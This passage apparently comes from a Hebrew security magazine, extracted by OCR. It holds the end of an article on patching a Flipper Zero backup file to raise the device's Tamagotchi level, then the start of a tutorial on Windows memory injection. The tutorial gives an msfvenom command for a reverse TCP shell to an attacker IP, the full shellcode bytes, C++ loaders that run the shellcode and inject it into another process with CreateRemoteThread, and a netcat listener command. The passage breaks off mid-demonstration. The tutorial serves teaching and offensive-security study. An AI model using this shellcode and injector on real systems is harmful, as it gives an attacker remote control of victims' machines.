00000010: 0000 0000 0201 0000 0000 0000 0000 0000  ....:...........
00000020: 113e 7a64 0000 0000 0a                   .>zd.....
```

שימו לב לבתים שערכנו: *icounter* ו-*checksum* ולערכים החדשים שלהם.

שינוי icounter (xp)

כעת נוכל להחליף את הקובץ *dolphin.state* לקובץ החדש שלנו ב-*Flipper* עצמו דרך התוכנה qflipper:



והנה ה-XP 258 שלנו התעדכנו!

שינוי לרמה גבוהה יותר - flex

בואו נשוויץ קצת ונשנה את ה-*icounter* ל-858, להרוויח מכל העבודה הקשה שעשינו עד עכשיו. הנה הערכים החדשים:

- icounter - 0x35a (בדצימלי 858)
- checksum -0xf2 (בדצימלי 242)

ה-hexdump של *dolphin.state*. נראה עכשיו כך:

```
➜ ~/Documents/flipper/backups xxd int/.dolphin.state
00000000: d001 f200 0000 0000 000f 1414 0100 022e
00000010: 0000 0000 5a03 0000 0000 0000 0000 0000
00000020: 113e 7a64 0000 0000 0a
```

ועלינו רמה!

הנה סקריפט בפייתון שמשנה את ה-*dolphin.state*. בצורה אוטומטית עם הערך החדש של icounter כולל חישוב ועדכון ה-*checksum*:

https://github.com/noypearl/FlipFlop/blob/main/levelup.py

הסקריפט מקבל את הקובץ *dolpin.state*. המקורי וה-*icount* החדש ומשנה בו את הבתים לפי מה שתיארתי במאמר.

וקישור לסרטון של זה בפעולה:

https://www.youtube.com/watch?v=MAxNkKcvwrw

סיכום

ל-Flipper יש המון יכולות וניתן לבצע אינסוף מחקרים שונים ומגוונים על כל אחד מהפיצ'רים שלו.

במאמר זה הבנו איך עובדת הלוגיקה מאחורי הרמות של ה-Tamagotchi וגם הצלחנו לפצפץ' את הגיבוי שטוענים למכשיר ולשנות לנו את ה-XP ללא נגיעה ב-firmware של המכשיר. כמו תמיד - הבנה של איך דברים עובדים מאחורי הקלעים זהו כיוון מרכזי בתחילת מחקר חדש בעולמות החדשים לנו, קריאה של הסורסים תמיד עוזרת וכמובן לנסות, להיכשל ושוב לנסות עד שנצליח.

מקורות

- https://github.com/flipperdevices/flipperzero-firmware
- https://github.com/flipperdevices/qFlipper
- https://github.com/DroomOne/FlipperScripts/blob/main/dolphin-state.py

על הכותבת

נוי פרל - חוקרת אבטחה, אוהבת לחקור ולגלות דברים שלא נחקרו לפניה ולכתוב/להרצות עליהם בכנסים מדי פעם.

טכניקות להזרקת זיכרון ב-Windows

מאת a4ng

הקדמה

הזרקת קוד היא טכניקה שבה קטע קוד מוזרק לתהליך רץ כדי לשנות את ההתנהגות שלו. הוא נמצא בשימוש נפוץ ב-Windows ולעיתים מכונה הזרקת DLL מכיוון שהקוד המוזרק הוא בדרך כלל בצורה של קובץ ספריית קישורים דינמיים. עם זאת, ניתן להחדיר לתהליך גם סוגים אחרים של קוד. ניתן להשתמש בהזרקת קוד לטוב או לרע, אבל זה יכול לגרום לבעיות בכל מקרה.

הזרקת קוד משמשת גם תוכניות לגיטימיות וגם תוכנות זדוניות כדי להשיג טריקים ופונקציונליות שונים ב-Windows. לדוגמה, תוכנות אנטי-וירוס עשויות להחדיר קוד לדפדפני אינטרנט כדי לנטר את תעבורת הרשת ולחסום תוכן אינטרנט מסוכן. תוכניות זדוניות, לעומת זאת, עשויות להוסיף קוד לדפדפני אינטרנט כדי לעקוב אחר פעילויות גלישה, לגנוב מידע רגיש כגון סיסמאות ומספרי כרטיסי אשראי, ולשנות את הגדרות הדפדפן. ידוע שגם כלי רמאות של משחקי PC מחדירים קוד למשחקים כדי לשנות את ההתנהגות שלהם ולהשיג יתרון לא הוגן על פני שחקנים אחרים.

ניתן להשתמש בהזרקת קוד בדרכים שונות, כולל הזרקת DLL, מעטפת הפוכה והוספת אפשרויות תפריט לאפליקציה. לדוגמה, מנהלי התקנים גרפיים כמו NVIDIA עשויים להחדיר קובצי DLL כדי לבצע משימות שונות הקשורות לגרפיקה. Windows WindowBlinds ו-Fences של Stardock מחדירים קוד כדי לשנות את אופן ציור החלונות ואת אופן פעולת שולחן העבודה של Windows, בהתאמה. AutoHotkey, המאפשר לך ליצור סקריפטים ולהקצות להם מקשים חמים בכל המערכת, מחדיר קוד כדי להשיג זאת.

בעוד שהזרקת קוד נמצאת בשימוש מתמיד על ידי מגוון רחב של יישומים ב-Windows, היא יכולה לשמש גם למטרות זדוניות. חשוב להיות מודעים לסיכונים הפוטנציאליים הקשורים בהזרקת קוד ולנקוט באמצעים מתאימים כדי להגן על המערכת שלך. במאמר זה אסקור שיטות ומטרות שונות לביצוע Injection, ביניהן Reverse Shell ו-Dll Injection ו-shellcode בטכניקות שונות. במאמר זה אעזר במכונת ה-Kali-Linux, ואכתוב קוד בעיקר ב-C++. מי שאין לו ידע מקדים בתחומים אלה שלא ידאג, אסביר הכל במפורט, כך שיהיה אפשר להבין את הקונספט גם אם לא את הקוד עצמו.

מטרה ראשונה: יצירת חיבור Reverse Shell

אז מה זה בכלל Reverse Shell? Reverse Shell היא סוג של הפעלת Session כלומר חיבור שנוצר ממחשב מרוחק, לא מהמארח של התוקף. בחיבור Shell מרוחק טיפוסי, המשתמש הוא הלקוח ומכונת היעד היא השרת, אך עם Reverse Shell, התפקידים הפוכים. מכונת היעד יוזמת את החיבור למשתמש, והמחשב של המשתמש מאזין לחיבורים נכנסים ביציאה שצוינה. תוקפים המנצלים בהצלחה פגיעות של ביצוע פקודה מרחוק יכולים להשתמש ב-Reverse Shell כדי להשיג הרשאות במחשב היעד ולהמשיך במתקפה שלהם.

אז איך יוצרים אחד כזה בכלל?

ניתן ליצור חיבור Reverse Shell אם המארח המרוחק מאזין ביציאה ספציפית עם התוכנה המתאימה. מכונת היעד פותחת את ההפעלה למארח ויציאה ספציפיים, וניתן ליצור חיבור אם המארח המרוחק מאזין ביציאה זו. ההתחלה נעשית על ידי מכונת היעד, לא המארח המרוחק.

אנחנו ניצור את ה-Shell שלנו עם הכלי msfvenom. MSFvenom הוא כלי רב עוצמה המסופק על ידי Metasploit Framework, מסגרת של בדיקות חדירה וניצול בשימוש נרחב. הוא משמש בעיקר ליצירת סוגים שונים של מטענים וקודי Shell למטרות ניצול. shellcode מתייחס לפיסת קוד קטנה שניתן להחדיר לתוכנית פגיעה כדי לקבל גישה לא מורשית או שליטה על מערכת יעד.

על מנת להשתמש בכלי, נשתמש ב-Kali-Linux:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.0.15 LPORT=4444 -f c
```

נסביר כל חלק בשורת ה-Command:

- **msfvenom**: זוהי הפקודה להפעלת הכלי msfvenom.
- **-p windows/x64/shell_reverse_tcp**: זה מציין את ה-payload לשימוש, שהוא Reverse Shell של Windows x64 עם תקשורת TCP.
- **LHOST=10.0.0.15**: זוהי כתובת ה-IP של התוקף, לשם תתחבר חזרה ה-Reverse Shell.
- **LPORT=4444**: זוהי היציאה במחשב של התוקף שה-Reverse Shell תשתמש בה כדי להתחבר בחזרה.
- **-f c**: זה מציין את פורמט הפלט של ה-payload, שהיא שפת התכנות C.

נראה את התוצאה:

```
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of c file: 1957 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
```

יפה, כעת נכתוב קוד C++ קטן שכל מה שהוא יעשה זה יריץ את ה-Reverse Shell שלנו ב-Thread, בעזרת כמה פונקציות WinApi בסיסיות. מי שלא בקיא מספיק בתחום, מוזמן לקרוא את תחילת המאמר:

https://www.digitalwhisper.co.il/files/Zines/0x96/DW150-4-WinAPI-Hashing.pdf

ואת המאמר:

https://www.digitalwhisper.co.il/files/Zines/0x78/DW120-3-WindowsArch.pdf

ומי שרוצה להרחיב אף יותר מוזמן לעשות זאת בעזרת המידע באתר של Microsoft:

https://learn.microsoft.com/en-us/windows/win32/api/

הקוד:


```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// our payload: reverse shell (msfvenom)
unsigned char my_payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
```

```
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\xc0\xa8\x2a\x8f\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";

unsigned int my_payload_len = sizeof(my_payload);

int main(void) {
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;

  // Allocate a memory buffer for payload
  my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READW
RITE);

  // copy payload to buffer
  RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

  // make new buffer as executable
  rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
  if ( rv != 0 ) {

    // run payload
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
    WaitForSingleObject(th, -1);
  }
  return 0;
}
```

נסביר כעת את הקוד. הקוד הוא תוכנית C שיוצרת Reverse Shell הפוך ומריצה אותו בזיכרון. ה-payload מוגדר כמערך char unsigned ומכיל קוד מכונה שנוצר על ידי msfvenom. התוכנית מתחילה בהקצאת זיכרון למטען באמצעות VirtualAlloc ולאחר מכן מעתיקה את המטען לאותו מיקום זיכרון באמצעות RtlMoveMemory.

לאחר מכן הוא מגדיר את הגנת הזיכרון של הזיכרון המוקצה ל-PAGE_EXECUTE_READ באמצעות VirtualProtect כדי להפוך אותו לניתן להרצה. לבסוף, התוכנית יוצרת Thread חדש באמצעות CreateThread ומעבירה את מיקום זיכרון המטען כ-Start Routine. הפונקציה WaitForSingleObject משמשת כדי להמתין לסיום ביצוע ה-Thread. לאחר שה-Thread מסתיים, התוכנית יוצאת.

בוא נראה את זה בפעולה, נפתח listener באמצעות netcat. Netcat הוא כלי פשוט, אך רב עוצמה, שורת פקודה המשמש לקריאה, כתיבה ותפעול של חיבורי רשת TCP/IP ו-UDP, הן מקומית והן מרחוק, בלינוקס ובמערכות הפעלה אחרות. נפתח את ה-Listener באמצעות שורת הקוד הבאה: `nc -lvp 4444`. שורת הקוד nc -lvp 4444 מפעילה מאזין netcat ביציאה 4444 עבור חיבורים נכנסים. האפשרות: "l-" מציינת ש-netcat צריך להקשיב לחיבורים נכנסים, והאופציה "v-" מציינת ש-netcat צריך להיות מילולי. האפשרות - p מציינת את מספר היציאה להאזנה. נפתח מכונה וירטואלית של Windows 10 x64 ואת ה-Listener בתוך Kali-Linux:




מגניב++!, הצלחנו להתחבר למחשב ה-Windows מתוך ה-Kali Machine. אז ראינו איך יוצרים ומפעילים Reverse Shell, בואו נראה איך אפשר לשלב Injection.

איך נחדיר את ה-shellcode אל תוך Process אחר?


ישנן מגוון שיטות להחדיר shellcode (שארחיב עליהם בהמשך המאמר), או DLL אל תוך מרחב הזיכרון של Process אחר. בדוגמה הזאת, אתמקד בשיטה הקלאסית שעובדת באופן הבא:

נניח שאנחנו רוצים להזריק payload שמצוי בתוך "evil.exe" אל תוך מרחב הזיכרון של "calc.exe":


הדבר הראשון הוא להקצות קצת זיכרון בתוך תהליך היעד שלך וגודל ה-Buffer חייב להיות לפחות בגודל ה-Payload:



לאחר מכן יש להעתיק את המטען לתהליך היעד calc.exe אל תוך לזיכרון שהוקצה:



ולאחר מכן יש "לבקש" מהמערכת להתחיל לבצע את המטען בתהליך יעד, שהוא calc.exe.



בוא נכתוב את הקוד (כמובן ב-C++), ונראה את הדבר בפעולה. כעת, במקום להריץ את ה-shellcode ב-Thread, "נדרוש" מתהליך אחר להריץ אותו:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

// reverse shell payload (without encryption)
unsigned char my_payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\x0a\x00\x00\x0f\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";

unsigned int my_payload_len = sizeof(my_payload);

int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer

  // parse process ID
  printf("PID: %i", atoi(argv[1]));
```

```
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

  // allocate memory buffer for remote process
  rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUT
E_READWRITE);

  // "copy" data between processes
  WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);

  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
  CloseHandle(ph);
  return 0;
}
```

נסביר את הקוד בקצרה. הקוד הוא תוכנית C שיוצרת Reverse Shell במערכת ההפעלה Windows. מטען דבר זה מאפשר לתוקף להתחבר למחשב של הקורבן ולבצע פקודות מרחוק.

המטען מאוחסן במערך בתים my_payload ונכתב למרחב הזיכרון בתהליך של מחשב הקורבן באמצעות הפונקציה WriteProcessMemory. לאחר מכן, התוכנית פותחת Remote Thread חדש בתהליך של הקורבן באמצעות הפונקציה CreateRemoteThread אשר מבצעת את המטען. התוכנית לוקחת מזהה תהליך (PID) כארגומנט ופותחת לו נקודת אחיזה (Handle) באמצעות הפונקציה OpenProcess.


לאחר מכן הוא מקצה זיכרון למטען באמצעות הפונקציה VirtualAllocEx וכותב את המטען לזיכרון המוקצה. לבסוף, הוא יוצר Thread מרוחק באמצעות הפונקציה CreateRemoteThread אשר מבצעת את המטען מהזיכרון שהוקצה.

למי שרוצה להתעמק בשיטה, היא מוצגת במאמר הבא:
https://www.digitalwhisper.co.il/files/Zines/0x0D/DW13-1-CodeInjection.pdf


אז שוב, נפתח Listener במכונת ה-Kali שלנו, ונחדיר את ה-shellcode אל תוך מרחב הזיכרון של mspaint.exe. נשיג את ה-PID של התהליך באמצעות Process Hacker.

